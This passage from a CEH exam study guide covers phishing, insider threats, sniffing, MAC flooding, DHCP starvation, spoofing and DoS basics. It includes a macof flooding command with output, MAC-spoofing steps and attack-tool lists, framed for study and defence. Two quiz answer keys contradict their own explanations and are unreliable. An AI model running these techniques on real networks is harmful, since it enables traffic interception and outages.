Many end users today are aware of these sorts of tactics and avoid clicking on email links. But unfortunately, not everyone is so prudent, and this attack is still often effective. In addition, attackers have come up with new ways of phishing. One of these methods is called cross-site scripting (XSS). If a website allows users to post content that other users can see (such as product reviews), the attacker may post a script (JavaScript or something similar) instead of a review or other legitimate content. Then, when other users visit that web page, instead of loading a review or comment, the page will load the attacker's script. That script may do any number of things, but it is common for such a script to redirect the end user to a phishing website. If the attacker is clever, the phishing website looks identical to the real one, and end users are not aware that they have been redirected. Web developers can prevent cross-site scripting by filtering all user input.

Phishing, as just discussed, is the process of attempting to get personal information from a target in order to steal the target's identity or compromise the target's system. A common technique is to send out a mass email that is designed to entice recipients into clicking a link that purports to be some financial institution's website but is actually a phishing website.

Spear phishing uses the same technology as phishing but in a targeted manner. For example, an attacker who wants to get into the servers at a defense contractor might craft email and phishing websites specifically to target software and network engineers at that company. The emails might be made to appear of interest to a specific subgroup of people. Or the attacker might

take the time to learn personal details of a few of these individuals and target them specifically. This technique has been used against executives at various companies.

Spear phishing has been expanded even further into the process of whaling. With *whaling*, an attacker attempts to compromise information regarding a specific highly valuable employee. Whaling uses the same techniques as phishing but is highly customized to increase the chances that the single individual target will be fooled and actually respond to the phishing attempt.

A similar attack is called *pharming*. An attacker redirects web traffic to a fraudulent website by installing a malicious program on a personal computer or server. Sometimes this process is carried out using technical tactics, such as DNS cache poisoning or host file modification, and is called “phishing without a lure.”

There are tools to help combat phishing. The website PhishTank.com is a phishing cyberthreat intelligence website and a good place to start. There are many countermeasures to all types of social engineering. They all start with robust policies that employees are well trained in. Additional tactics can also help, such as:

- ▶ Limited access privileges
- ▶ Anti-phishing cyberthreat intelligence
- ▶ Background checks and termination processes to mitigate insider threats
- ▶ Good change management processes
- ▶ Regular software updates, including on mobile devices

Fake Security Apps

One of the cleverest methods of circumventing security is the use of fake security apps. These applications claim to be antivirus or other security applications, when in fact they are malware. There are quite a few fake security apps out there. Here is a sample of some of the most well-known fake security apps:

- ▶ ANG Antivirus
- ▶ Antivirus System PRO
- ▶ Security Shield
- ▶ MacSweeper
- ▶ Malware Alarm
- ▶ Virus Heat

Some of these applications actually are spyware. Others are *scareware*. Such an application performs a scan of a target machine and reports a host of errors on the machine. Then the software either states that the free version cannot fix the problems, and the user has to pay to get the computer fixed, or directs the user to call a number. Either way, the goal is to get the user to pay for fixes that simply are not necessary. Antivirus System PRO is shown in Figure 5.4.



FIGURE 5.4 Antivirus System PRO

Mobile-Based Social Engineering

A mobile form of phishing is called *SMSishing* (or *SMS phishing*). It can be accomplished via *spimming*, which is sending spam via instant messaging. Sometimes the goal is just to get data. In other cases, it is to install malicious applications on the target device. At one point, it was estimated that one-third of the flashlight apps in Google Play were spyware. Articles in 2021 warned of malware and spyware, as well as banking Trojans, in Google Play.^{1,2} In some cases, legitimate apps are infected with malware. As one example, Cake VPN is a legitimate VPN application that is available today in Google Play. However, it was at one point infected with a banking Trojan.

Insider Threats

No one wants to think that a fellow employee could be a threat, but it does happen—and there may be any number of reasons. An employee could be

¹ <https://threatpost.com/google-play-malware-spy-trojans/164601/>

² <https://www.zdnet.com/article/malicious-apps-on-google-play-dropped-banking-trojans-on-user-devices/>

disgruntled, feel unappreciated, or have financial motivations for stealing company data and either selling it to a competitor for profit or trying to destroy data on the servers. Insider threats are some of the most difficult threats to combat. Insiders, by definition, have some level of access to a system that external attackers do not.

Countermeasures for insider threats include:

- ▶ **Least privileges:** Someone who has only enough access to do a job can cause only a limited amount of damage.
- ▶ **Logging and auditing:** Simply being aware of what a person is accessing can help. If someone is accessing files they don't need for work, or perhaps accessing an unusual volume of data, these can be signs of insider threats.
- ▶ **Employee training:** As with most other social engineering, training employees is the primary countermeasure for insider threats.
- ▶ **Termination policies:** Ex-employees, particularly those who were involuntarily terminated, can always be threats. Ensuring that their access is also terminated is an elementary step an organization can take.
- ▶ **Controlled access:** Keeping confidential information confidential is a key step. Ensuring that sensitive data is secured and not just anyone can access it can minimize damage due to an insider threat.

In addition to the malicious insiders, there are also negligent insiders. Earlier I mentioned seeing confidential information on laptops on an airplane. Those displaying their work on laptops in public are not acting maliciously. These negligent insiders are, nonetheless, exposing sensitive information. A compromised insider also poses a threat. An outside party may use threats or blackmail to force an insider to reveal data, thus compromising the individual.

More on Social Engineering

While some social engineering attempts are rather obvious, others are quite sophisticated. An attacker might set up fake social media accounts or even a fake website to make a fake identity seem more realistic. These sorts of techniques can enhance both computer-based and human-based social engineering. A phishing email is more likely to entice someone if it is associated with an identity that appears to be legitimate. In 2020 and 2021, there were reports of nation-state spy agencies using fake LinkedIn profiles in order to connect with people in the United States who held security clearances.

While social engineering can be used for a wide range of purposes, one purpose is to facilitate identity theft. Even fake social media accounts can assist with that. If an attacker wishes to steal your identity, connecting with you on social media can be a good first step. Other techniques we have discussed, such as Dumpster diving and phishing, can also help in getting information needed to steal a target's identity.

Social Engineering Countermeasures

Some countermeasures have been discussed previously in this chapter. For example, security training is an important countermeasure to social engineering, and least privileges is a countermeasure for insider threats. This section discusses additional techniques.

Multifactor authentication can mitigate some social engineering. Even if an attacker steals a password, two-factor authentication limits what can be done with that password. Regularly updating software and using antimalware (legitimate antimalware) can mitigate spyware threats.

Another countermeasure is to implement separation of duties and rotation of duties. Separation of duties means that, for any critical task, no single employee can perform the task. Say that your company has a server that contains backup private keys for all employee email cryptographic keys in case users lose their private keys. However, this server would clearly be a target for attackers. Separation of duties can be used to protect this server: Your organization can set up this server offline so that in the event of a request for a backup key, three employees are needed to access the key. One employee would have a key to the room where the server is located. Another would have administrative privileges to the machine. A third employee would have the key to unlock the encrypted folder that holds the backup cryptography keys. With such a countermeasure, one employee could not simply go rogue and steal people's cryptography keys.

A countermeasure related to separation of duties is periodic job rotation. Obviously, this measure means multiple people must hold similar jobs. For example, say that an organization has three Windows administrators—one who is responsible for the DNS server, another for the domain controller, and another for a file server. Every six months, these administrators rotate their duties. This rotation means the employees are cross-trained, and it does even more from a security perspective. If one of the employees is doing something that is insecure, whether it is intentional or through negligence/ignorance, there will be someone else in that job to possibly catch the problem.

Dumpster diving was mentioned earlier, and paper shredding is a good countermeasure for that form of social engineering. It is also important to avoid unnecessarily revealing personal information publicly. For example, I don't list my address or phone number on any social media. Periodically monitoring banking data and credit reports can provide early detection of identity theft.

There are also technical countermeasures. Obviously, using a legitimate antimalware product is recommended. Netcraft has an anti-phishing extension for browsers, mobile devices, and email clients; see <https://www.netcraft.com/apps/>. Using the Netcraft plugin for Firefox, I visited a known phishing website. You can see the results in Figure 5.5.




FIGURE 5.5 Netcraft Anti-phishing

Specific targets, techniques, and countermeasures are listed in Table 5.1.

TABLE 5.1 Phishing Techniques and Countermeasures

Target	Attack Techniques	Countermeasures
Front office	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees to recognize social engineering techniques.
Technical personal (i.e., tech support, sysadmin)	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train IT personnel to recognize social engineering approaches and implement policies to counter these techniques.

Target	Attack Techniques	Countermeasures
Physical security personnel	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge or other identification methods and implement employee training.
Outside vendors	Impersonation, persuasion, and intimidation	Educate vendors about social engineering.
Company's executives	Fake SMS, phone calls, and emails to grab confidential data	Train executives to never reveal their identity, passwords, or other confidential information by phone or email and educate them about social engineering, particularly spear phishing and whaling.
Trash bins	Dumpster diving	Shred documents, erase magnetic media, destroy old disks, etc.

Ethical hackers/penetration testers often use phishing techniques to test the security of a target organization. There are a variety of tools to assist with this. The Social-Engineer Toolkit (SET) is a Python tool for aiding with social engineering. It is available at <https://github.com/trustedsec/social-engineer-toolkit>. The menu for SET is shown in Figure 5.6.

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.9

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

FIGURE 5.6 Social Engineer Toolkit

There are several other similar tools, including:

- ▶ **SpeedPhish Framework (SPF):** <https://github.com/tatanus/SPF>
- ▶ **King Phisher:** <https://github.com/rsmusllp/king-phisher>
- ▶ **Gophish:** <https://getgophish.com>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. How does separation of duties help prevent insider threats?
 - ☐ A. No single person can do a critical task.
 - ☐ B. As employees rotate, they can find intentional or negligence issues.
 - ☐ C. Collaboration makes employees feel more valuable and reduces insider threat.
 - ☐ D. Separation of duties is ineffective against insider threats.

2. Pedro keeps receiving text messages that try to entice him to click on a link. What is the best description of this type of attack?
 - ☐ A. Phishing
 - ☐ B. SMSishing
 - ☐ C. Spimming
 - ☐ D. Spear phishing

3. Shredding documents is most effective against which type of attack?
 - ☐ A. Dumpster diving
 - ☐ B. Tailgating
 - ☐ C. SMSishing
 - ☐ D. Spimming

Answers

1. **A.** If no single person can do a critical task, then an insider with malicious intent would have to get an accomplice to do any misdeed.
 2. **D.** This is a classic example of SMSishing.
 3. **B.** Shredding documents helps mitigate Dumpster diving.
-

Packet Sniffing

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Why would an attacker want access to the SPAN port of a switch?
 - A. It provides administrative access.
 - B. The SPAN port mirrors all other port activity.
 - C. The SPAN port allows updates to the CAM table.
 - D. This port is inherently insecure and easy to compromise.

2. Latosha is using Yersinia to test security on a client network. What kind of tool is Yersinia?
 - A. Packet sniffer
 - B. IRDP spoofing tool
 - C. DNS poisoning tool
 - D. DHCP starvation tool

3. _____ is a routing protocol that allows a host to discover the IP addresses of active routers on the subnet by listening to router advertisements and soliciting messages on the network.
 - A. CAM
 - B. DHCP
 - C. IRDP
 - D. ARP

Answers

1. **B.** The SPAN port mirrors the traffic from other ports.
2. **D.** Yersinia is a DHCP starvation tool.
3. **C.** ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to discover the IP addresses of active routers on a subnet by listening to router advertisement and soliciting messages on the network.

Packet sniffing has long been a method for gathering information on a target. Although this is not commonly done today, at one time passwords were often sent in plaintext. Packet sniffing could be used to determine those passwords. Today it is unlikely that you will stumble upon anything so obvious with packet sniffing, but this technique can help you find useful information. Wireshark and tcpdump are introduced in Chapter 2. This section explores more tools and dives more deeply into sniffing techniques.

Passive Versus Active Sniffing

Passive sniffing simply grabs packets as they come by. The previously mentioned tools Wireshark and tcpdump are excellent for passive sniffing. Active sniffing involves actually injecting packets into the network to observe the network's behavior. One active sniffing technique involves injecting Address Resolution Protocol (ARP) packets into the network to flood the switch's content addressable memory (CAM) table, which keeps track of host/port connections.

Many protocols are susceptible to both active and passive sniffing attacks. Essentially any unencrypted protocol—for example, HTTP, Telnet, rlogin, POP3, IMAP, SMTP, and FTP, among others—is vulnerable to sniffing. The obvious countermeasure is to use encrypted alternatives, such as HTTPS, SSH, POP3S, IMAPS, SMTPS, SFTP, and so on.

Hardware Protocol Analyzers

In addition to software applications like tcpdump and Wireshark, there are hardware protocol analyzers. A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment. It allows an attacker to see individual data bytes of each packet passing through the cable. There are a number of such tools:

- ▶ **RADCOM Prism Lite Protocol Analyzer:** https://cybarcode.com/radcom/analyzer/protocol/prism_lite
- ▶ **Keysight's U4431A M-PHY Protocol Analyzer:** <https://www.keysight.com/us/en/product/U4431A/mipi-m-phy-protocol-analyzer.html>
- ▶ **STINGA Protocol Analyzer:** <http://utelsystems.com>
- ▶ **NETSCOUT's OneTouch AT Network Assistant:** <http://enterprise.netscout.com>

- ▶ **NETSCOUT's OptiView XG Network Analysis Tablet:**
<http://enterprise.netscout.com>
- ▶ **Agilent (Keysight) Technologies 8753ES:**
<https://www.electrorent.com/us/manufacturers/keysight-technologies>
- ▶ **Xgig 5P8 Analyzer Platform for PCI Express 5.0:**
<https://www.viavisolutions.com/en-us/products/xgig-5p8-analyzer-platform-pci-express-50>
- ▶ **Aukua protocol analyzer:** <https://www.aukua.com/products/inline-analyzer.html>

A picture of the Aukua protocol analyzer is shown in Figure 5.7.



FIGURE 5.7 Aukua Protocol Analyzer

The SPAN (Switched Port Analyzer) port of a switch gets a mirror of all traffic on all ports. This information is usually more useful for defensive cybersecurity than for hacking. A network TAP (test access point) serves a similar purpose. A TAP is a hardware device that sits in a network segment and gives access to all traffic in that segment.

Network Information

When monitoring traffic, you have to understand the traffic and flows.

A media access control (MAC) address is the physical identification number of a device on a network. This number is a 6-byte, or 48-bit, hexadecimal number, such as 21 B0 22 2B 17 D5. It is a sublayer of Layer 2 of the OSI model.

The CAM (content addressable memory) table on network switches stores information such as MAC addresses available on physical ports with their associated virtual LAN (VLAN) parameters.

Dynamic Host Configuration Protocol (DHCP) is a network management protocol that assigns an IP address automatically when a client connects to a network. A DHCP server has a pool of IP addresses available for use. Each computer that logs on to the network is temporarily assigned an address from

the pool. The address is released after a period of time and may then be issued to another computer. The specific steps are listed here:

1. The client broadcasts a DHCPDISCOVER/SOLICIT request, asking for DHCP configuration information.
2. A DHCP relay agent captures the client request and unicasts it to the DHCP servers available in the network.
3. The DHCP server unicasts a DHCPOFFER/ADVERTISE message that contains the client's and server's MAC addresses.
4. The relay agent broadcasts a DHCPOFFER/ADVERTISE message in the client's subnet.
5. A client broadcasts a DHCPREQUEST/REQUEST message, asking the DHCP server to provide the DHCP configuration information.
6. The DHCP server sends a unicast DHCPACK/REPLY message to the client with the IP configuration information.

DHCP messages for IPv4 and IPv6 are shown in Table 5.2.

TABLE 5.2 **DHCP Messages**

DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	A client sends a broadcast to locate the available DHCP servers.
DHCPOffer	Advertise	A server sends a message to a client in response to a DHCPDISCOVER message, with an offer of configuration parameters.
DHCPRequest	Request, Confirm, Renew, Rebind	A client sends a message to servers either requesting offered parameters, confirming the correctness of a previously allocated address, or extending the lease period.
DHCPAck	Reply	A server sends a message to a client with configuration parameters, including a committed network address.
DHCPRelease	Release	A client sends a message to a server relinquishing a network address and canceling the remaining lease.
DHCPDecline	Decline	A client sends a message to a server indicating that a network address is already in use.

DHCPv4 Message	DHCPv6 Message	Description
N/A	Reconfigure	A server sends a message to a client indicating that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/Reply transaction to get the updated information.
DHCPInform	Information Request	A client sends a message to a server, asking only for local configuration parameters, where a client already has an externally configured network address.
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay a message to servers, either directly or through another relay agent.
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent, containing a message that the relay agent delivers to a client.
DHCPNAK	N/A	A server sends a message to a client, indicating that the client's notion of network address is incorrect (e.g., the client has moved to new subnet) or the client's lease has expired.


DNS (Domain Name System) translates domains to IP addresses. At the local network segment, another protocol is used. ARP (Address Resolution Protocol) translates IP addresses into MAC addresses at the switch level. When one machine needs to communicate with another, it looks up its ARP table. If the MAC address is not found in the table, an ARP_REQUEST message is broadcast over the network. All machines on the network then compare this IP address to their MAC address. If one of the machines in the network identifies with this address, it responds to the ARP_REQUEST message with its IP and MAC addresses. The requesting machine stores the address pair in the ARP table and begins communicating with the sender.

Active Attack Techniques

There are a number of active techniques that attackers can use. Some of them are used to improve packet sniffing. Others can facilitate additional attacks. We examine common active attack techniques in this section.

MAC Flooding

MAC flooding involves flooding the CAM table with fake MAC address/IP address pairs until the table is full. This forces the switch to then work like a hub, simply blasting all traffic out all ports (because it cannot look up routes in the CAM table) and making it easy to sniff all traffic. There are tools for this. For example, `macof` is a part of the `dsniff` suite of tools. `macof` creates and sends random MAC address/IP address pairs. The Linux man (manual) page for `macof` can be found at <https://linux.die.net/man/8/macof>. You can see `macof` in use in Figure 5.8.



```
root@kali:~# macof -i eth0
89:d0:38:2b:ec:e4 6d:66:94:17:a8:5c 0.0.0.0.4328 > 0.0.0.0.51973: S 1490271946:
1490271946(0) win 512
59:73:ce:30:f4:43 87:52:61:7d:d6:7c 0.0.0.0.29865 > 0.0.0.0.35025: S 309321226:
309321226(0) win 512
1d:91:86:3c:b0:15 25:f0:8c:4c:6c:6a 0.0.0.0.60534 > 0.0.0.0.58860: S 852900475:
852900475(0) win 512
f1:b0:72:15:14:69 f:f9:b:6a:65:44 0.0.0.0.269 > 0.0.0.0.22180: S 2124072836:212
4072836(0) win 512
37:ac:e8:6f:46:6a a0:69:ff:72:8:6c 0.0.0.0.999 > 0.0.0.0.56262: S 237323482:237
323482(0) win 512
a6:de:5e:72:a3:20 53:a:be:7f:b7:d 0.0.0.0.11544 > 0.0.0.0.63365: S 257076987:25
7076987(0) win 512
63:a8:51:d:b1:84 eb:f3:91:f:d0:58 0.0.0.0.21482 > 0.0.0.0.51748: S 1828270820:1
828270820(0) win 512
```

FIGURE 5.8 `macof`

Switch port stealing is a technique that begins with MAC flooding. The target is flooded with packets that have the target MAC address as source and the attacker's MAC address as destination. This causes the switch to try to change its MAC address binding. If the flood is sufficient in size and speed, the attacker can direct all packets intended for the switch to the attacker's machine.

Depending on what switch you use, there are different ways to defend against MAC attacks. The CEH exam is rather Cisco-centric and won't ask you about Juniper devices. Some Cisco commands that can be used to mitigate or prevent MAC attacks are shown here:

- ▶ **switchport port-security**
- ▶ **switchport port-security maximum 1 vlan access**
- ▶ **switchport port-security violation restrict**
- ▶ **switchport port-security aging time 2**
- ▶ **switchport port-security aging type inactivity**
- ▶ **snmp-server enable traps port-security trap-rate 5**

ExamAlert

Objective The CEH exam has been including more and more Cisco questions. Make sure you are familiar with them.

DHCP Starvation

DHCP starvation is an attack in which the attacker sends forged DHCP requests in an attempt to take up all the available IP addresses in the pool. There are many tools, often called gobblers, that can automate this process. Some are listed here:

- ▶ **Hyenae:** <https://sourceforge.net/projects/hyenae/>
- ▶ **dhcpcstarv:** <http://dhcpcstarv.sourceforge.net>
- ▶ **The Gobbler:** <http://gobbler.sourceforge.net>
- ▶ **DHCPig:** <https://github.com/kamorin/DHCPig>
- ▶ **Yersinia:** <https://tools.kali.org/vulnerability-analysis/yersinia>

Related to DHCP starvation is the rogue DHCP server attack. With this type of attack, the attacker often starts with DHCP starvation and then attempts to get the user to connect to the rogue DHCP server. There are countermeasures to such attacks. And again, the CEH exam is Cisco-centric and does not ask about Juniper devices. Some Cisco commands that can assist in mitigating these attacks are listed here:

- ▶ **switchport port-security**
- ▶ **switchport port-security maximum 1**
- ▶ **switchport port-security violation restrict**
- ▶ **switchport port-security aging time 2**
- ▶ **switchport port-security aging type inactivity**
- ▶ **switchport port-security mac-address sticky**
- ▶ **no ip dhcp snooping information option**
- ▶ **ip dhcp snooping**

ARP Poisoning/Spoofing

In ARP spoofing, the attacker creates a large number of forged ARP request and reply packages in an attempt to overwhelm the target switch. Once the ARP table is flooded, the switch changes to forwarding mode, and the attacker can sniff all packets on the network. As you have probably guessed, there are quite a few tools that can automate this process. These are a few of them:

- ▶ **BetterCAP:** <https://www.bettercap.org>
- ▶ **Ettercap:** <https://www.ettercap-project.org>
- ▶ **ArpSpoofTool:** <https://github.com/ickerwx/arpspoof>
- ▶ **MITMf:** <https://github.com/byt3bl33d3r/MITMf>
- ▶ **Cain & Abel:** <https://www.darknet.org.uk/2007/01/cain-and-abel-download-windows-password-cracker/>

In addition, there are some Cisco router/switch commands that can help you defend against ARP poisoning attacks. Setting up ARP inspection is the best way for Cisco to defend against ARP attacks (e.g., **ip arp inspection vlan 10**). There are also tools that can help thwart these attacks. A few are listed here:

- ▶ **ARP AntiSpoofers:** <https://sourceforge.net/projects/arpantispoofers/>
- ▶ **ARPStraw:** <https://github.com/he2ss/arpstraw>
- ▶ **ArpON:** <https://arpon.sourceforge.io>

MAC Spoofing

MAC spoofing is a common attack type. It can be done to either connect to a secure port or simply to hide the attacker's identity. This type of attack is actually rather easy in Windows 10.

To change a Windows machine's MAC address, search the machine for **Network Connections**, and you will see a screen with all of your network adapters. Right-click on the adapter you are interested in and choose **Properties**. Then click the **Configure** button and navigate to the **Advanced** tab. You can then change the network address, as shown in Figure 5.9.




FIGURE 5.9 Changing a MAC Address in Windows 10

Alternatively, you can do this in the Windows registry editor. It is recommended that you search for **regedt32**, but the older **regedit** also works. Then you go to the key **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}**. (Yes, that last part will be the same on your machine.) You then see all of your network adapters represented by the numbers 0000, 0001, 0002, and so on. If you look at the **DriverDesc** subkey, you will see a user-friendly name that helps you identify the right network adapter. Then find the network address and change it. You need to disable and reenab le that adapter in order for the change to take place.

As you have probably guessed, there are also tools to help with MAC spoofing:

- ▶ **MAC Address Changer:** <https://technitium.com/tmac/>
- ▶ **Spoof-Me-Now:** <https://sourceforge.net/projects/spoof-me-now/>
- ▶ **SMAC:** <https://www.klcconsulting.net/smac/>
- ▶ **Technitium:** <https://technitium.com/tmac/>
- ▶ **Smart DNS Changer:** https://www.downloadcrew.com/article/32320-smart_dns_changer

Technitium is shown in Figure 5.10. As you can see, it is a very easy-to-use GUI that makes MAC spoofing a simple issue.




FIGURE 5.10 Technitium MAC Spoofer

IRDP Spoofing

IRDP spoofing is another type of attack. ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to discover the IP addresses of active routers on a subnet by listening to router advertisement and soliciting messages on the network. In this type of attack, the attacker sends spoofed IRDP router advertisement messages to the host on the subnet, causing it to change its default router to whatever the attacker chooses. This allows the attacker to sniff all traffic.

DNS Poisoning

DNS spoofing can be done in many different ways. DNS poisoning, also known as DNS cache poisoning, involves tricking a DNS server into believing it has received authentic information when, in reality, it has not. Once the DNS server has been poisoned, the information is generally cached for a while, spreading the effect of the attack to the users of the server.

Another form of DNS spoofing involves an attacker running their own domain (e.g., mydomain.com) with their own hacked DNS server (e.g., ns.mydomain.com). The attacker sends a request to your DNS server, asking it to resolve www.mydomain.com. Since the DNS server is not aware of this machine's IP address, and it doesn't belong to your domain, the server needs to ask some other DNS servers. So, it tries to find that domain by asking another DNS server.

The hacked DNS server replies to your DNS server, and at the same time, it gives all its records (including "poisoned records").

There are several methods for defending against DNS poisoning. Some of them are listed here:

- ▶ Configure a DNS resolver to use a new random source port for each outgoing query.
- ▶ Resolve all DNS queries to the local DNS server.
- ▶ Implement Domain Name System Security Extension (DNSSEC).
- ▶ Use DNS Non-Existent Domain (NXDOMAIN) rate limiting.
- ▶ Do not allow outgoing traffic to use UDP port 53 as a default source port.
- ▶ Audit the DNS server regularly to remove vulnerabilities.

Protocol Scanning

It is possible to scan networks for various services in order to gather network information. SMB (Server Message Block) scanning, as mentioned in Chapter 3, “System Hacking,” can enumerate Windows machines on a network. You also saw in Chapter 3 how to use Metasploit to scan for SMB information.

SMB is not the only protocol that provides information about a target system. NFS (Network File System), which was developed by Sun Microsystems, allows access to network resources. NFS is supported on UNIX, Windows, macOS, and many other systems.

BGP (Border Gateway Protocol) enables gateway routers to share router information. By sniffing BGP traffic, you can enumerate resources on a given network. Given that the entire purpose of BGP is to share routing information, it is usually quite easy to capture such data in transit.

ExamAlert

Objective As you prepare for the CEH exam, make certain you are very familiar with all of these active attack techniques.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. An attacker creates a large number of forged ARP request and reply packages, attempting to overwhelm the target switch. What is this called?
 - ☐ A. ARP poisoning
 - ☐ B. IRDP poisoning
 - ☐ C. MAC poisoning
 - ☐ D. DNS poisoning

2. A(n) _____ is a hardware device that sits in a network segment and gives access to all traffic in that segment.
 - ☐ A. SPAN port
 - ☐ B. hardware protocol analyzer
 - ☐ C. TAP
 - ☐ D. ARP relay

3. What is the goal of MAC flooding?
 - ☐ A. To force a switch to act like a hub
 - ☐ B. To change a MAC address
 - ☐ C. To mask another attack
 - ☐ D. To allow sniffing of all packets

Answers

1. **A.** ARP poisoning
 2. **C.** A network TAP (test access point) is a hardware device that sits in a network segment and gives access to all traffic in that segment.
 3. **A.** MAC flooding involves flooding a CAM table with fake MAC address/IP address pairs until the table is full. This forces the switch to work like a hub, simply blasting all traffic out all ports (because it cannot look up routes in the CAM table) and making it possible to sniff all traffic easily.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers denial of service attacks and session hijacking.

CHAPTER 6

Denial of Service and Session Hijacking

This chapter covers the following CEH exam objectives:

- ▶ Understand various DoS attacks
- ▶ Be able to implement DoS countermeasures
- ▶ Use common DoS tools
- ▶ Comprehend session hijacking techniques
- ▶ Implement session hijacking countermeasures

Denial of Service

Denial of service (DoS) attacks, as the name suggests, are not about breaking into a system but rather about denying legitimate users the opportunity to use the system. In most cases, a DoS attack is easy to execute. This makes DoS attacks a very serious problem. Every technology has limits; if you can exceed those limits, then you can make a system unusable.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Sharia has detected an attack on her company web server. In this attack, the message body is sent quite slowly. What best describes this attack?
 - A. Slowloris
 - B. HTTP post
 - C. Smurf
 - D. PDoS
2. Todd is concerned about DoS attacks against his network. He is particularly worried about attacks that used malformed ICMP packets. What type of attack is Todd concerned about?
 - A. PoD
 - B. Teardrop
 - C. PDoS
 - D. Smurf
3. How does SPI help mitigate DoS?
 - A. By detecting anomalies in the stream such as too many SYN packets from the same IP source
 - B. By blocking fake IP addresses and sending their traffic to a black hole
 - C. By carefully examining each packet and tracing back its origin
 - D. By encrypting traffic, preventing many attacks

Answers

1. **B.** This is an HTTP post attack. Slowloris involves partial HTTP requests.
2. **A.** This is a PoD (ping of death) attack.
3. **A.** SPI (stateful packet inspection) looks at not just the individual packet but all the packets that came before it in the session. It can detect a range of DoS attacks.

Protocol Attacks

A protocol attack tries to exploit some vulnerability in the protocol being used. Exploiting such vulnerabilities can cause a system to become unresponsive. The magnitude of a protocol attack is measured in packets per second (pps).

ExamAlert

Objective For the CEH exam, make certain you know the categories of attacks as well as how the magnitude is measured for each category.

TCP SYN Flood Attacks

A TCP SYN flood attack is an older type of DoS attack, but it illustrates the concepts of denial of service quite well. This particular type of attack depends on the hacker's knowledge of how connections to a server are made. When a session is initiated between a client and a server in a network using TCP, a packet is sent to the server with a 1-bit flag called a SYN flag set. (SYN is short for synchronize.) This packet is asking the target server to synchronize communications. The server allocates appropriate resources and then sends to the client a packet with both the SYN (synchronize) and ACK (acknowledge) flags set. The client machine is then supposed to respond with an ACK flag set. This process, called a three-way handshake, is summarized as follows:

1. The client sends a packet with the SYN flag set.
2. The server allocates resources for the client and then responds with the SYN and ACK flags set.
3. The client responds with the ACK flag set.

There have been a number of well-known SYN flood attacks on web servers. This attack type is popular because any machine that engages in TCP communication is vulnerable to it—and all machines connected to the Internet engage in TCP communications. Such communication is obviously the entire reason for web servers. The easiest way to block DoS attacks is via firewall rules.

Teardrop Attacks

Fragmentation attacks in general try to prevent targets from being able to reassemble packet fragments. They usually involve sending a large number of fragmented packets to the target. A teardrop attack is a specific type of fragmentation attack. In a teardrop attack, the attacker sends a fragmented message, where the two fragments overlap in ways that make it impossible to reassemble them properly without destroying the individual packet headers. Therefore, when the victim attempts to reconstruct the message, the message is destroyed. This causes the target system to halt or crash. There are a number of variations on the basic teardrop attack, such as TearDrop2, Boink, targa, Nestea Boink, NewTear, and SYNDrop.

